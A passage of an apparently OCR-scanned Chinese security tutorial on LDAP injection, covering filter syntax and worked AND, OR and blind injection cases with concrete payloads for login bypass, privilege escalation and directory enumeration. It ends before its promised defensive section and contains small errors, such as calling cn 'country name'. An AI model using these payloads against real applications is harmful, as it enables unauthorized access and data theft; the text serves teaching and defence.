

图 3-1-2

上述就是笔者对 LDAP 数据结构的简单介绍了，LDAP 既然主要用于搜索查询，那它是怎么查询的呢？

search 语法：

```
attribute operator value search filter options:( "&" or "|" (filter1) (filter2) (filter3) ...) ("!" (filter))
```

主要根据属性和值进行搜索，就如浏览网页时我们通常并不会直接浏览某个目录，而是其下存在的某个文件。

LDAP 的 URL 形式为：

```
ldap://<host>:<port>/<path>
<path>:<dn>[?<artribute>[?<scope>?<filter>]]
```

例如：

```
ldap://austin.ibm.com/ou=Austin,o=IBM
ldap:///ou=Austin,o=IBM??sub?(cn=Joe Q. Public)
```

看得出来在 URL 中这里使用逗号分隔查询，而数据库查询则使用'&'号，这是 LDAP 特有的，另外这里 o 表示组织(organization)，u 表示单元(unit)，cn 表示 country name，可以查阅相关资了解这种简短表示法。

0x03 LDAP 注入攻击剖析

1.引言

近年来高速发展的信息技术使得组织的数据库中存储的数据急剧增加，这些数据很大一部分对于组织、他们的客户及合作伙伴而言是敏感、不可泄露和至关重要的。

因而，在组织的内部防火墙后通常都安装有数据库，同时有入侵机制机制对其进行保护，并且只能由部分应用进行访问。为了访问数据库，用户必须连接这些应用并向数据库提交查询。当这些应用表现不当、没有过滤用户输入就提交查询时，使用数据库的风险就会上升。

超过 50%的 Web 应用漏洞都跟输入验证有关，这使得代码注入技术的利用成为可能。这些攻击近年来如雨后春笋般出现，引发了系统和应用严重的安全问题。SQL 注入技术是使用和研究得最广泛的，但除此之外还存在和其他语言或协议相关的注入技术，如 Xpath 和 LDAP。

要防止出现此类攻击引发的后果，需要研究各种代码注入的可能性，并将其公之于众，让所有的程序员和管理员都知晓。本文将会深入分析 LDAP 注入技术，因为所有基于 LDAP 树的 Web 应用都可能存在这种攻击的漏洞。

利用 LDAP 注入技术的关键在于控制用于目录搜索服务的过滤器。使用这些技术，攻击者可能直接访问 LDAP 目录树下的数据库，及重要的公司信息。情况还可能比这更严重，因为许多应用的安全性依赖于基于 LDAP 目录的单点登录环境。

尽管导致这些后果的漏洞易于理解和修复，它们却一直存在，因为人们对这种攻击和它们所能造成的后果知之甚少。之前有这种漏洞利用的参考资料，但它们并不适用于大多数形形色色的现代 LDAP 服务实施方案。本文的主要作用在于对可能利用的新 LDAP 注入技术做一个展示，并做一个深度分析。

本部分的组织如下：第二和第三节解阐述了 LDAP 的基础知识，这些基础有助于理解在接下来的章节展示中使用的技术。第四节展示了两种典型的 LDAP 注入技术，并用案例进行说明示范。第五节用更多地例子说明了盲 LDAP 注入是如何完成的。最后，第六节是一些对抗这些攻击的安全建议。

2. LDAP 概览

轻量级目录访问协议是通过 TCP/IP 查询和修改目录服务的协议，使用最广泛的 LDAP 服务如微软的 ADAM(Active Directory Application Mode)和 OpenLDAP。

LDAP 目录服务是用于共享某些通用属性的存储和组织信息的软件应用程序,信息基于目录树入口被结构化，而服务器提供方便的浏览和搜索等服务。LDAP 是面向对象的，因此 LDAP 目录服务中的每一个入口都是一个对象实例，并且必须对应该对象属性的规则。

由于 LDAP 目录服务的层次化的性质，基于读取的查询得到了优化，而写查询则受到抑制。

LDAP 同样基于客户端/服务器模型，最常见的操作时使用过滤器搜索目录入口。客户端向服务器发送查询，服务器则响应匹配这些过滤器的目录入口。

LDAP 过滤器定义于 RFC4515 中，这些过滤器的结构可概括如下：

```
Fileter = (filtercomp)
Filtercomp = and / or / not / item
And = & filterlist
Or = | filterlist
Not = ! filter
Filterlist = 1*filter
Item = simple / present / substring
Simple = “=” / “~=” / ”>=” / “<=”
Present = attr =*
Substring = attr “=” [initial]*[final]
Initial = assertion value
Final = assertion value
```

所有过滤器必须置于括号中，只有简化的逻辑操作符(AND、OR、NOT)和关系操作符(=、>=、<=、~=)可用于构造它们。特殊符“*”可用来替换过滤器中的一个或多个字符。

除使用逻辑操作符外，RFC4256 还允许使用下面的单独符号作为两个特殊常量：

```
(&)        ->Absolute TRUE
(|)        ->Absolute FALSE
```

3. 常见的 LDAP 环境

LDAP 服务是许多公司和机构日常操作的关键组成部分，目录服务如微软的 Microsoft Active Directory，Novell E-Directory 和 RedHat Directory 服务都基于 LDAP 协议。不过也有其他的应用和服务会利用 LDAP 服务。

这些应用和服务通常需要不同的目录(单独认证)来工作。例如，一个域需要一个目录，邮箱和销售列表也需要一个单独的目录，另外远程访问、数据库和其他 Web 应用都需要目录。基于 LDAP 服务的新目录有多种用途，用于作为用户认证的集中化信息容器和使能单点登录环境。这个场景通过减少管理的复杂度、提升安全性和容错能力而提高了生产力。基本上，基于 LDAP 服务的应用使用目录处于如下用途之一：

—访问控制
—权限管理
—资源管理

由于 LDAP 服务对于公司网络的重要性 ,LDAP 服务器通常和其他数据库服务器一起放置于后端。图 3-1-3 展示了部署公司网络的典型场景，记住这个场景对于理解后面展示的注入技术的含义是很有用的。



图 3-1-3

4. Web 应用中的 LDAP 注入

LDAP 注入攻击和 SQL 注入攻击相似，因此接下来的想法是利用用户引入的参数生成 LDAP 查询。一个安全的 Web 应用在构造和将查询发送给服务器前应该净化用户传入的参数。在有漏洞的环境中 ,这些参数没有得到合适的过滤 ,因而攻击者可以注入任意恶意代码。

记住第二节中说道的 LDAP 过滤器的结构和使用得最广泛的 LDAP：ADAM 和 OpenLDAP，下面的结论将会致代码注入：

(attribute=value):如果过滤器用于构造查询单缺少逻辑操作符，如 value)(injected_filter 的注入会导致两个过滤器(attribute=value)(injected_filter)。在 OpenLDAP 实施中，第二个过滤器会被忽略，只有第一个会被执行。而在 ADAM 中，有两个过滤器的查询是不被

允许的，因而这个注入毫无用处。

(|(attribute=value)(second_filter)) or (&(attribute=value)(second_filter)):如果第一个用于构造查询的过滤器有逻辑操作符，形如 value)(injected_filter)的注入会变成如下过滤器：(&(attribute=value)(injected_filter)) (second_filter)。虽然过滤器语法上并不正确，OpenLDAP 还是会从左到右进行处理，忽略第一个过滤器闭合后的任何字符。一些 LDAP 客户端 Web 组成会忽略第二个过滤器 ,将 ADAM 和 OpenLDAP 发送给第一个完成的过滤器，因而存在注入。

一些应用框架在将请求发送给服务器之前会检查过滤器是否正确，在这种情况下，过滤器语义上必须是正确的，其注入如：value)(injected_filter))(&(1=0。这会导致出现两个不同的过滤器，第二个会被忽略：

(&(attribute=value)(injected_filter))(&(1=0)(second_filter))。

既然第二个过滤器会被 LDAP 服务器忽略，有些部分便不允许有两个过滤器的查询。这种情况下，只能构建一个特殊的注入以获得单个过滤器的 LDAP 查询。value)(injected_filter 这样的注入产生的结果是：(&(attribute=value)(injected_filter)(second_filter))。

测试一个应用是否存在代码注入漏洞典型的方法是向服务器发送会生成一个无效输入的请求。因此，如果服务器返回一个错误消息，攻击者就能知道服务器执行了他的查询，他可以利用代码注入技术。回想一下之前讨论的，我们可以将注入环境分为两种：AND 注入环境和 OR 注入环境。

4.1 AND 注入

这种情况，应用会构造由”&”操作符和用户引入的的参数组成的正常查询在 LDAP 目录中搜索，例如：

```
(&(parameter1=value1)(parameter2=value2))
```

这里 Value1 和 value2 是在 LDAP 目录中搜索的值，攻击者可以注入代码，维持正确的过滤器结构但能使用查询实现他自己的目标。

4.1.1 案例 1：绕过访问控制

一个登陆页有两个文本框用于输入用户名和密码(图 3-1-4)。Uname 和 Pwd 是用户对应的输入。为了验证客户端提供的 user/password 对，构造如下 LDAP 过滤器并发送给 LDAP 服务器：

```
(&(USER=Uname)(PASSWORD=Pwd))
```



图 3-1-4

如果攻击者输入一个有效地用户名，如 r00tgrok，然后再这个名字后面注入恰当的语句，password 检查就会被绕过。使得 Uname=slisberger)(&)) ，引入任何字符串作为 Pwd 值，构造如下查询并发送给服务器：

(&(USER= slisberger)(&)(PASSWORD=Pwd))

LDAP 服务器只处理第一个过滤器，即仅查询(&(USER=slidberger)(&))得到了处理。这个查询永真，因而攻击者无需有效地密码就能获取对系统的访问(图 3-1-5)。



图 3-1-5

4.1.2 案例二：权限提升

现假设下面的查询会向用户列举出所有可见的低安全等级文档：

(&(directory=document)(security_level=low))

这里第一个参数 document 是用户入口，low 是第二个参数的值。如果攻击者想列举出所有可见的高安全等级的文档，他可以利用如下的注入：

document)(security_level=*))(&(directory=documents

生成的过滤器为：

(&(directory=documents)(security_level=*))(&(direcroty=documents)(security_level=low))

LDAP 服务器仅会处理第一个过滤器而忽略第二个，因而只有下面的查询会被处理：

(&(directory=documents)(security_level=*)) 而

(&(direcroty=documents)(security_level=low))

则会被忽略。结果就是，所有安全等级的可用文档都会列举给攻击者，尽管他没有权限查看它们。

低安全等级的文档，如图 3-1-6：



图 3-1-6

所有安全等级的文档，如图 3-1-7



图 3-1-7

4.2 OR 注入

这种情况，应用会构造由”|”操作符和用户引入的的参数组成的正常查询在 LDAP 目录中搜索，例如：

(|(parameter1=value1)(parameter2=value2))

这里 Value1 和 value2 是在 LDAP 目录中搜索的值，攻击者可以注入代码，维持正确的过滤器结构但能使用查询实现他自己的目标。

4.2.1 案例 1：信息泄露

假设一个资源管理器允许用户了解系统中可用的资源(打印机、扫描器、存储系统等)。这便是一个典型的 OR 注入案例，因为用于展示可用资源的查询为：

(|(type=Rsc1)(type=Rsc2))

Rsc1 和 Rsc2 表示系统中不同种类的资源，在图 3-1-8 中，Rsc1=printer，Rsc2=scanner 用于列出系统中所以可用的打印机和扫描器。



图 3-1-8

如果攻击者输入 Rsc=printer)(uid=*)，则下面的查询被发送给服务器：

(|(type=printer)(uid=*))(type=scanner)

LDAP 服务器会响应所有的打印机和用户对象，如图 3-1-9：



图 3-1-9

5. LDAP 盲注入

假设攻击者可以从服务器响应中推测出什么，尽管应用没有报出错信息，LDAP 过滤器中注入的代码却生成了有效的响应或错误。攻击者可以利用这一行为向服务器问正确的或错误的问题。这种攻击称之为盲攻击。LDAP 的盲注攻击比较慢但容易实施，因为它们基于二进制逻辑，能让攻击者从 lDAP 目录提取信息。

5.1 AND 盲注

假设一个 Web 应用想从一个 LDAP 目录列出所有可用的 Epson 打印机，错误信息不会返回，应用发送如下的过滤器：

```
(&(objectClass=printer)(type=Epson*))
```

使用这个查询，如果有可用的 Epson 打印机，其图标就会显示给客户端，否则没有图标出现。如果攻击者进行 LDAP 盲注入攻击

```
*)(objectClass=*))(&(objectClass=void
```

Web 应用会构造如下查询：

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=Epson*))
```

仅第一个 LDAP 过滤器会被处理：

(&(objectClass=*)(objectClass=*))

结果是，打印机的图标一定会显示到客户端，因为这个查询总是会获得结果：过滤器objectClass=*总是返回一个对象。当图标被显示时响应为真，否则为假。

从这一点来看，使用盲注技术比较容易，例如构造如下的注入：

```
(&(objectClass=*)(objectClass=users))(&(objectClass=foo)(type=Epson*))
(&(objectClass=*)(objectClass=resources))(&(objectClass=foo)(type=Epson*))
```

这种代码注入的设置允许攻击者推测可能存在于 LDAP 目录服务中不同对象类的值。当响应 Web 页面至少包含一个打印机图标时，对象类的值就是存在的，另一方面而言，如果对象类的值不存在或没有对它的访问，就不会有图标出现。

LDAP 盲注技术让攻击者使用基于 TRUE/FALSE 的技术访问所有的信息。

5.2 OR 盲注

这种情况下，用于推测想要的信息的逻辑与 AND 是相反的，因为使用的是 OR 逻辑操作符。接下来使用的是同一个例子，OR 环境的注入为：

```
(|(objectClass=void)(objectClass=void))(&(objectClass=void)(type=Epson*))
```

这个 LDAP 查询没有从 LDAP 目录服务获得任何对象，打印机的图标也不会显示给客户端(FALSE)。如果在响应的 Web 页面中有任何图标，则响应为 TRUE。故攻击者可以注入下列 LDAP 过滤器来收集信息：

```
(|(objectClass=void)(objectClass=users))(&(objectClass=void)(type=Epson*))
(|(objectClass=void)(objectClass=resources))(&(objectClass=void)(type=Epson*))
```

5.3 利用案例

在本节中，部署了 LDAP 环境以展示上面说到的注入技术的使用，另外也描述了利用这些漏洞可能造成的影响及这些攻击对当前系统安全性的重要影响。

在本例中，printerstatus.php 页面接收 idprinter 参数构造如下的 LDAP 搜索过滤器：

```
(&(idprinter=value1)(objectclass=printer))
```

5.3.1 发现属性

LDAP 盲注技术可以通过利用 Web 应用中内建的搜索过滤器首部的 AND 操作符，获得 LDAP 目录服务的敏感信息。例如，给出图 3-1-10 中为打印机对象定义的属性和图 3-1-11 中找个查询的响应页面，这里 value1=HPLaserJet2100



图 3-1-10

